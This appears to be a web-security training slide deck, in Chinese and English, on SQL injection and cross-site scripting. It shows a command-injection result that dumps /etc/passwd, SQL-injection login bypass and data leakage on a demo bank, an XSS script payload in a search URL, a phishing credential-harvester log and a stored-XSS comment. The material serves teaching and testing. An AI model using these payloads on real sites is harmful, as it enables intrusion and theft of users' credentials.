
Ping for FREE

Enter an IP address below:

```
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=49 time=28.6 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=49 time=23.9 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=49 time=86.8 ms  
  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2004ms  
rtt min/avg/max/mdev = 23.938/46.489/86.881/28.626 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mailing List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101::/var/lib/libuuid:/bin/sh  
syslog:x:101:102::/home/syslog:/bin/false  
klog:x:102:103::/home/klog:/bin/false  
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false  
landscape:x:104:122::/var/lib/landscape:/bin/false  
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin  
postgres:x:106:109:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash  
messagebus:x:107:114::/var/run/dbus:/bin/false  
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false  
user:x:1000:1000:user,,,:/home/user:/bin/bash  
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false  
haldaemon:x:110:119:Hardware abstraction layer,,,:/var/run/hald:/bin/false  
pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false  
postfix:x:112:123::/var/spool/postfix:/bin/false
```

777666555: 10-31-12 22:20:11

SQL Injection(SQLi)



Threat

攻擊者經由網站應用程式入侵資料庫


Weakness

網站應用程式，未驗證輸入參數，造成資料隱碼漏洞

Target

內網 DB

Impact of SQL Injection



Bypass Authentication
Escalate Privilege
Steal Data
Tamper with Data
Tamper with OS Configurations
Disrupt DB Service



SQL Injection 篡改資料庫

Empowering People

Worldwide

Empowering Technology Support

You are here: [Home](#) / [Support & Downloads](#) / [Empowering Technology Support](#)



Designed to make it easy for you to access frequently used functions, Acer's innovative Empowering Technology is a simple and easy-to-use portal for managing your Acer IT products.

This website provides you with comprehensive information about Empowering Technology and the most recent software/utility updates that you may need.

For faster download speeds and region-customized support, please select your location below:

Select your location



Database Server

Utility Guides

> Empowering Technology for

defaced by m0sted and amen most important team
2009 acer hax0red

> Empowering Technology for

defaced by m0sted and amen most important team
2009 acer hax0red

FAQ

>

defaced by m0sted and amen most important team
2009 acer hax0red

Address bar: http://www.resume/queryPasswd.jsp

Search bar: robtex james73

Bookmarks: Most Visited, NTFS.com Partition Boo..., Google Dictionary, D-LINK, Gmail, Market Share, Market Share, Root Android, The Case of the Missing...

Tab bar: Problem I..., Problem I..., Problem I..., Problem I..., Problem I..., Problem I..., Vote! Ho..., TWNIC, http://w/zh/



人力資源網

使用者名稱

身分證號

Demo : Bypass Authentication



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search



DEMO
SITE
ONLY

 MY ACCOUNT	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
--	--------------------------	--------------------------------	--------------------------------------

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [View Application Values](#)
- [Edit Users](#)

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

[Privacy Policy](#) | [Security Statement](#) | © 2011 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2011, Watchfire Corporation, All rights reserved.

Demo: Data Disclosure



[Sign Off](#) | [Contact Us](#) | [Feedback](#) | Search



DEMO
SITE
ONLY

 [MY ACCOUNT](#)

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

- [View Application Values](#)
- [Edit Users](#)

[PERSONAL](#)

[SMALL BUSINESS](#)

[INSIDE ALTORO MUTUAL](#)

Recent Transactions

After Before

mm/dd/yyyy

mm/dd/yyyy

TransactionID	AccountID	Description	Amount
admin	admin		
cclay	Ali		
jsmith	Demo1234		
sjoe	frazier		
sspeed	Demo1234		
tuser	tuser		


1

[Privacy Policy](#) | [Security Statement](#) | © 2011 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2011, Watchfire Corporation, All rights reserved.

A3.Cross Site Scripting(XSS)



A3. Cross-Site Scripting (XSS)

- Definition
 - Permits an attacker to inject code (typically HTML or Java script) into contents of a website not under the attacker's control
- Target
 - Primary victim : end users(browser)
 - Secondary victim : Web application
- Threat
 - Untrusted data
 - Misuse users

Attack Vectors	Security Weakness		Technical Impacts
Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE

A3. Cross-Site Scripting (XSS)

- Impact

- 駭客偷取使用者的Cookie，存取其身份控管的網站。
- 將使用者瀏覽器導向釣魚網站，騙取帳號密碼等個人資料。
- 將使用者瀏覽器導向惡意網站，安裝惡意後門程式。
- 攻擊對象並非網站本身，藉由網站為媒介，造成瀏覽網站的無辜使用者受害。

Attack Vectors	Security Weakness		Technical Impacts
Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE

Reflected XSS 用於網路釣魚

AltoroMutual

Sign In | Contact Us | Feedback Search Go

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

PERSONAL

- Deposit Products
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations

Online Bank

Real Estate Financing

Fast, Simple, Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real

臉書安全中心緊急通告

10:26 (0 分鐘前)

Squad, APS)發現您的帳號已遭人盜用, 為避
告, 修改您的密碼, 謝謝您的合作, 不便之

Facebook APS Notice: 立即修改你的臉書密碼

臉書安全中心 APS

[http://www.testfire.net/search.aspx?txtSearch=<script>window.open\('http://www.google.com'\)</script>](http://www.testfire.net/search.aspx?txtSearch=<script>window.open('http://www.google.com')</script>)

受害者被導向釣魚網站

- 駭客竊得帳密

```
Session Edit View Bookmarks Settings Help


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.31.0.102 - - [30/May/2011 22:35:27] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: charset_test=â¬,Â´,â¬,Â´,æ°´,Ð,Ð
PARAM: locale=en_US
POSSIBLE USERNAME FIELD FOUND: non_com_login=
POSSIBLE USERNAME FIELD FOUND: email=myemail@gmail.com
POSSIBLE PASSWORD FIELD FOUND: pass=myspassword
POSSIBLE PASSWORD FIELD FOUND: pass_placeholder=
PARAM: charset_test=â¬,Â´,â¬,Â´,æ°´,Ð,Ð
PARAM: lsd=Bi_FQ
[*] WHEN YOUR FINISHED. HIT CONTROL-C TO GENERATE A REPORT

172.31.0.102 - - [30/May/2011 22:35:51] "GET / HTTP/1.1" 200 -
```



Add a Link Using Reflected XSS



案例:YouTube Stored XSS

YouTube - ISR SQL SunBurn - ISS (insecurity.ro) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.youtube.com/watch?v=IQxofH2-grk

YouTube - ISR SQL SunBurn - ISS (in...

YouTube

Search Browse Upload

Edit Video Edit Video Annotations AudioSwap Captions and Subtitles Insight

ISR SQL SunBurn - ISS (insecurity.ro)

1337TinKode 1 videos Subscribe

Top Comments

PLEASE, STOP talking about Kate Huc nothing else !

Maisjmenfous 2 weeks ago 146

Lucky kid had a Muse gig upstairs in h

Pauxbassx 1 week ago 97

All Comments (3,149)

`<script><BODY onLoad=alert("Visit In`

436 characters remaining

The page at http://www.youtube.com says:


Visit InSecurity.ro - TinKode

OK

http://www.xssed.com

黑箱測試(Black-box Testing)

- 直接對運行中的Web應用程式進行檢測，而非對原始程式碼做分析
- 又稱動態分析(Dynamic Analysis)



IBM AppScan-找到的資安漏洞

排列依據：嚴重性 降冪

 我的應用程式'的 88 個安全問題 (771 個變式)

- +  盲目的 SQL 注入 (2)
-  跨網站 Scripting (9)
 - +   http://demo.testfire.net/bank/customize.aspx (2)
 - +   http://demo.testfire.net/bank/login.aspx (1)
 - +   http://demo.testfire.net/bank/transfer.aspx (2)
 - +   http://demo.testfire.net/comment.aspx (2)
 -   http://demo.testfire.net/search.aspx (1)
 -  **txtSearch**
 - +   http://demo.testfire.net/subscribe.aspx (1)
- +  未加密的登入要求 (3)
- +  目錄清單 (1)
- +  找到資料庫錯誤型樣 (13)
- +  找到機密檔案 (1)
- +  偽造跨網站要求 (9)
- +  不適當地封鎖帳戶 (1)

Hacking/Test Tools Categories


- Stand-alone program
 - Paros - Free
 - Burp Suite - Basic Edition Free
 - Web Scarab - Free, OWASP Project
 - w3af - GNU General Public License
 - Vega
- Browser plugins (Free)
 - Hackbar
 - XSS ME
 - SQL Inject ME
 - Tamper Data
 - Firecat-a suite of plugins
 - Firebug
 - HttpWatch
- Framework
 - BeEF
 - HconSTF

Hacking Tools Feature

- An intercepting proxy
- A web application spider
- An application fuzzer or scanner
- A manual request tool
- Various shared functions and utilities

